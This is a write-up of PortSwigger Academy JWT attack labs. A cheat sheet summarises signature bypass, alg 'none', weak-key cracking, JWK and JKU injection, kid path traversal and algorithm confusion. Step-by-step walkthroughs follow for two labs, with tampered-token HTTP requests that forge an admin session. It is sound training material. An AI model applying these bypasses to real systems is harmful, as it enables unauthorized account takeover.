JWT Attacks

Portswigger

Main Section Indexes

Overview + Resources

- This document contains a writeup of the JWT attacks category labs from Portswigger Academy.
- There is a “Cheat Sheet | Summary” section in the beginning that goes over everything learned/used in all the labs completed. The lab sections will contain more details.
- https://portswigger.net/web-security/jwt

Recon + Prevention

- Identify if the application is using JWT Tokens for authentication/authorization purposes. JWT tokens are easy to spot as they are base64 encoded and begin with the values of “ey…”.
- JWT vulnerabilities prevention - https://portswigger.net/web-security/jwt#how-to-prevent-jwt-attacks

Cheat Sheet | Summary

- **Unverified Signature.**
- The application is not properly verifying the signature of the JWT Token. Simply manipulate the JWT's payload and use it to attack the application.

- **Flawed Signature Verification.**
- The application is trusting the algorithm sent in the header of the JWT Token. Change the "alg" key in the header to the value of "none". To bypass dis-allow list validations, it may be required to obfuscate the value "none" -> "NonE", etc. When using the JWT Token in the attack, omit the entire Signature of the token but leave the preceding dot "." at the end

- **Weak Signing Key.**
- The application is using a weak secret to both sign and verify tokens. The secret can be brute forced using a tool like hashcat. Once the secret is cracked, we can use it to create our own key using Burp's JWT Editor Keys and use it to sign our tampered tokens to attack the application.

- **JWK Header Injection**.
- The server supports the JSON Web Key (JWK) header, which provides an embedded JSON object representing the key. The server fails to ensure the key is coming from a trusted source. The original JWT Token used in the application is using the RS256 algorithm. Using Burp's JWT Editor Keys, we can create a new RSA key to use in our attack.
- Burp has the option to use the "Embedded JWK" attack, which will automatically update the header with the JWK key, etc. Finally manipulate the JWT payload, then sign the token using our created RSA token. Now that the JWT Token is signed with our own RSA Key, when the server uses the key in the JWK header we injected the verification will succeed.

- **JKU Header Injection.**
- The server supports the JSON Web Key Set URL (JKU) header, which provides a URL from which servers can fetch a set of keys containing the correct key. The server fails to check that the provided URL is coming from a trusted domain. The original JWT Token used in the application is using the RS256 algorithm. Using Burp's JWT Editor Keys, we can create a new RSA key to use in our attack.
- We can place the RSA key within Burp's Exploit Server to host the key. In the original JWT Token, change the "kid" value to match same with the key we generated and inject the "jku" header that points to the URL that is hosting our own RSA key. Finally, when manipulating the JWT Token, sign it with our generated RSA key. Now that the JWT Token is signed with our own RSA Key, when the server reaches out to the URL within the JKU header it will grab the key with the same "kid" value and use it to verify the token which will now succeed.

- **KID Header - Path Traversal.**
- The "kid" header, which is a String that indicates the key that was used to digitally sign the JWT, is vulnerable to a path traversal attack. The server is using a Symmetric Key to sign the token, which means a single key is used to both sign and verify the token.
- If we can point the "kid" header to the /dev/null file, this will return an empty String. Then use Burp JWT Editor Keys to create a new Symmetric Key and change the "k" value to "AA==", which is a base64 encoded null byte. Sign the tampered JWT Token with this new Symmetric Key and use a path traversal payload in the "kid" header to attack the application.

- **Algorithm Confusion - Public Key Exposed.**
- The server is using the "alg" header to determine which algorithm to use when verifying the token, however only the RS256 or HS256 is allowed. Originally the JWT Token is using the RS256 token (2 different keys) to sign and verify the token. The exact public key used to verify the token is being exposed within the application's webroot.
- We can use this same exposed key to generate a new Symmetric Key using Burp's JWT Editor Keys tab. Use this generated Symmetric Key to sign the tampered JWT Token, while also changing the "alg" to the value of "HS256". Since the algorithm "HS256" uses the same key to both verify and sign the token this exploit will work, as the server will fetch the same key, we used to sign the token, to verify the signature.

- **Algorithm Confusion - Public Key Not Exposed.**
- See the steps in the section.

Labs


- LAB APPRENTICE JWT authentication bypass via unverified signature Solved
- LAB APPRENTICE JWT authentication bypass via flawed signature verification Solved
- LAB PRACTITIONER JWT authentication bypass via weak signing key Solved
- LAB PRACTITIONER JWT authentication bypass via jwk header injection Solved
- LAB PRACTITIONER JWT authentication bypass via jku header injection Solved
- LAB PRACTITIONER JWT authentication bypass via kid header path traversal Solved
- LAB EXPERT JWT authentication bypass via algorithm confusion Solved
- LAB EXPERT JWT authentication bypass via algorithm confusion with no exposed key Solved

Lab: JWT authentication bypass via unverified signature

Lab: JWT authentication bypass via unverified signature

- This lab uses a JWT-based mechanism for handling sessions. Due to implementation flaws, the server doesn't verify the signature of any JWTs that it receives.
- To solve the lab, modify your session token to gain access to the admin panel at /admin, then delete the user carlos.
- You can log in to your own account using the following credentials: wiener:peter
- **Summary – Steps to Exploit**:
- Install the extension – JWT Editor – from the Bapp Store.
- Log into the application with the provide credentials.
- Send the /my-account request to burp repeater.
- Use the JSON Web Token tab to modify the payload in the JWT token.
- Change the “sub” key to the value of “administrator” in the Payload portion of the JWT token.
- Use the new JWT and submit a request to the /my-account page and we gain access to the admin account. The application is not properly verifying the signature of the JWT token and we can manipulate it in any way.

- Send the /my-account request to burp repeater
- In the response we can see the information in-scope for the user wiener



Request


Pretty Raw Hex JSON Web Token \n

```
1 GET /my-account HTTP/2
2 Host: 0a9f004b0435d068c651454900b6004f.web-security-academy.net
3 Cookie: session=
eyJraWQiOiI1MjAwZWMzOC02MTg3LTQyYTQtODZlZC0xZTBmOGY3ODE3OTEiLCJhbGciOiJ
SUzI1NiJ9.eyJpc3MiOiJwb3J0c3dpZ2dlciIsInN1YiI6IndpZW5lciIsImV4cCI6MTY3O
DU4MzI2NH0.R135cZBzrOuv-YTDnYROzvVHomipakjGXbxJObrTvFFeylKUojzqa7TJzi2_
mMA_Qdioobsqs9E1-FU8vqkOIsODYCJwwx3zhRO-JAYorXqChxnbr1hWjYXuM_KgRmWim5L
5x4K8xAWPxdtX12OpeV-pNVNcKphASUE1eTgR9ymAaSGmC5o4alrJTs-OHgANyYbYNoP5ss
QM9i2W17tqt5HNCn2mU8Q1ZTZXBQ1FcKDOj_hK7gflanEsEo7fDmYVeLIFsQM7JSrj_p-_T
Szto7GT-8-21AdhqGXwhu8-F7dGnvBBc1ODJE2_lxEgOS1FJmfuOxkL3zvwJc57RrHFuA
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/110.0
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer:
https://0a9f004b0435d068c651454900b6004f.web-security-academy.net/login
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
```

Response


Pretty Raw Hex Render \r

```
          My Account
        </h1>
54      <div id=account-content>
55        <p>
            Your username is: wiener
          </p>
56        <p>
            Your email is: wiener@normal-user.net
          </p>
57        <form class="login-form" name="change-email-form" action="
          /my-account/change-email" method="POST">
58          <label>
              Email
            </label>
59          <input required type="email" name="email" value="">
60          <input required type="hidden" name="csrf" value="
            K1IBhypGF1TKrdc43gLS8TrZUrV2R9gd">
61          <button class='button' type='submit'>
              Update email
            </button>
62        </form>
63      </div>
64    </div>
65  </section>
66 </div>
67 </body>
```



- We can use the JSON Web Token tab that is located within Burp repeater to manipulate the JWT “payload” section.

- Change the value of the “sub” key to “administrator”.



Request

Pretty Raw Hex JSON Web Token

```
GET /my-account HTTP/2
Host: 0a9f004b0435d068c651454900b6004f.web-security-academy.net
Cookie: session=
eyJraWQiOiI1MjAwZWMzOC02MTg3LTQyYTQtODZlZC0xZTBmOGY3ODE3OTEiLCJhbGciOiJ
SUzI1NiJ9.eyJpc3MiOiJwb3J0c3dpZ2dlciIsInN1YiI6ImFkbWluaXN0cmF0b3IiLCJle
HAiOjE2Nzg1ODMyNjR9.R135cZBzrOuv-YTDnYROzvVHomipakjGXbxJObrTvFFeylKUojz
qa7TJzi2_mMA_Qdioobsqs9El-FU8vqkOIsODYCJwwx3zhRO-JAYorXqChxnbrlhWjYXuM_
KgRmWim5L5x4K8xAWPxdtX12OpeV-pNVNcKphASUEleTgR9ymAaSGmC5o4alrJTs-OHgANy
YbYNoP5ssQM9i2W17tqt5HNCn2mU8Q1ZTZXBQ1FcKDOj_hK7gflanEsEo7fDmYVeLIFsQM7
JSrj_p-_TSzto7GT-8-21AdhqGXwhu8-F7dGnvBBc1ODJE2_lxEgOS1FJmfuOxkL3zvwJc5
7RrHFuA
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/110.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
https://0a9f004b0435d068c651454900b6004f.web-security-academy.net/login
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
```

Response

Pretty Raw Hex Render


```
</header>
<header class="notification-header">
</header>
<h1>
  My Account
</h1>
<div id=account-content>
  <p>
    Your username is: administrator
  </p>
  <p>
    Your email is: admin@normal-user.net
  </p>
  <form class="login-form" name="change-email-form" action="
  /my-account/change-email" method="POST">
    <label>
      Email
    </label>
    <input required type="email" name="email" value="">
    <input required type="hidden" name="csrf" value="
    3YhcDoMOmyOJ98tHek7Wm7C5lSpCRK5l">
    <button class='button' type='submit'>
      Update email
```

- Send another request to the /my-account page with the new JWT token

- We now have access to the administrator's account simply by changing the payload of the JWT token. The application is not verifying the signature of JWT token.

- We can use the "Match and Replace Rules" function located in the proxy settings to automatically replace our existing JWT token (User wiener) with the new one (User administrator).


- This way we won't have to include the new token manually in every request.



Lab: JWT authentication bypass via flawed signature verification

Lab: JWT authentication bypass via flawed signature verification


- This lab uses a JWT-based mechanism for handling sessions. The server is insecurely configured to accept unsigned JWTs.
- To solve the lab, modify your session token to gain access to the admin panel at /admin, then delete the user carlos.
- You can log in to your own account using the following credentials: wiener:peter
- **Summary – Steps to Exploit**:
- Log into the application with provided credentials.
- Changing the value of the “sub” key in the payload by itself does not work like in the previous lab.
- We need to change the following properties of the JWT Token:
- Header:
  - "alg": “none“
- Payload:
  - "sub": “administrator"
- After submitting a new request with this new token, we can access the admin user’s account



- Send the /my-account request to repeater and use the JSON Web Token tab to change the values of the header “alg” and payload “sub”.

- Use the new token to submit another request to the /my-account page.

- Omit the entire “Signature” portion of the JWT token but leave the preceding “.” at the end.

